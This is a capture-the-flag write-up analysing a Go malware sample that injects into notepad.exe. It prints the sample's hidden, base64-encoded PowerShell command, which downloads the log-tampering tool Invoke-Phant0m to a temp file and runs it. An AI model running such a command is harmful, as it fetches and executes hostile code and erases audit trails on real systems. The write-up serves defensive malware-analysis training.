
Blue Team Labs Online: Reverse Engineering – Another Injection

The following writeup is for Reverse Engineering – Another Injection on Blue Team Labs Online, it is an easy challenge that involving analysing a malicious binary. This room focuses completely on static analysis, and does not require the use of a disassembler. If you are good with strings/floss and grep, this challenge should be simple.

Scenario: There are many injection techniques used by malware implemented in different technologies. Analyse the sample which uses an injection technique and find out its actions.


What is the language the program is written?

If we open up the binary in Detect It Easy, we can see that this binary was written using Golang:



What is the build id?

To find the build id, we can simply run strings against the file and grep for the pattern 'build':



eck19EyXq_9c975RxNJ1/QkbhfvYWoTcAeJreFwhX/q3HwQW17YdD3iMlLFCzB/1ZpNy-9ah0QEvz1OTFcq

What is the dependency package the sample uses for invoking windows APIs

If you look through the strings, we can see a ton of references to github.com/TheTitanrain/w32 followed by a windows API function:

```
github.com/TheTitanrain/w32..inittask
github.com/TheTitanrain/w32.modadvapi32
github.com/TheTitanrain/w32.procCloseEventLog
github.com/TheTitanrain/w32.procCloseServiceHandle
github.com/TheTitanrain/w32.procControlService
github.com/TheTitanrain/w32.procControlTrace
github.com/TheTitanrain/w32.procInitializeSecurityDescriptor
github.com/TheTitanrain/w32.procOpenEventLog
github.com/TheTitanrain/w32.procOpenSCManager
github.com/TheTitanrain/w32.procOpenService
github.com/TheTitanrain/w32.procReadEventLog
github.com/TheTitanrain/w32.procRegCloseKey
github.com/TheTitanrain/w32.procRegCreateKeyEx
github.com/TheTitanrain/w32.procRegEnumKeyEx
github.com/TheTitanrain/w32.procRegGetValue
github.com/TheTitanrain/w32.procRegOpenKeyEx
github.com/TheTitanrain/w32.procRegSetValueEx
github.com/TheTitanrain/w32.procSetSecurityDescriptorDacl
github.com/TheTitanrain/w32.procStartService
github.com/TheTitanrain/w32.procStartTrace
github.com/TheTitanrain/w32.modntdll
github.com/TheTitanrain/w32.procAlpcGetMessageAttribute
github.com/TheTitanrain/w32.procNtAlpcAcceptConnectPort
github.com/TheTitanrain/w32.procNtAlpcCancelMessage
github.com/TheTitanrain/w32.procNtAlpcConnectPort
github.com/TheTitanrain/w32.procNtAlpcCreatePort
github.com/TheTitanrain/w32.procNtAlpcDisconnectPort
github.com/TheTitanrain/w32.procNtAlpcSendWaitReceivePort
github.com/TheTitanrain/w32.modcomctl32
```


Therefore, the answer is github.com/TheTitanrain/w32

What is the victim process?

My initial approach was to inspect the binary in IDA, however, due to it being such a large file that seems like a tedious process. Therefore, I simply used strings against the file and searched for .exe:

```
C:\Users\vboxuser\Desktop
λ strings main.exe | grep --color '.exe'
unknown pcuser32.dllws2_32.dll  of size   (tar
r/dev/stdout30517578125: frame.sp=CloseHandleC
eBoxWMoveFileExWNandinagariNetShareAddNetShare
sistQueuebad addressbad m valuebad messagebad
almethodargs(mswsock.dllnetpollInitnotepad.exe
```

Here we can see notepad.exe which is likely the victim process. To confirm this, I searched for the string in IDA and found its cross references:




Here we can see notepad.exe being stored in rax, and then later we can see EnumProcesses being called. Therefore, this subroutine is likely retrieving the PID of notepad.exe.

What is the process invoked from the shellcode?

In the strings output, I recalled seeing an encoded PowerShell command:

```
λ strings main.exe | grep --color 'powershell'
powershell -ep bypass -W hidden -enc SQBuAHYAbwBrAGUALQBXAGUAYgBSAGUAcQB1AGUAcwB0ACAAI
QBzAHQAZQByAC8ASQBuAHYAbwBrAGUALQBQAGgAYQBuAHQAMABtAC4AcABzADEAIgAgAC0ATwB1AHQARgBpAGw
AVABlAG0AcABcAGMAaABhAG4AZwBlAC4AcABzADEAOwBJAG4AdgBvAGsAZQAtAFAAaABhAG4AdAAwAG0AOwA=
```

If we decode this using Cyberchef, we can see the following command:



Therefore, the process invoked from the shellcode is powershell.exe.

What is the name of the created file?

You can see in the decoded PowerShell output, that the output file is C:\Windows\Temp\change.ps1

What is the name of the actual tool executed?

Invoke-Phant0m, which after a google search, is a script that can be used to clear logs and or change the EventLog audit policy (T1562.002).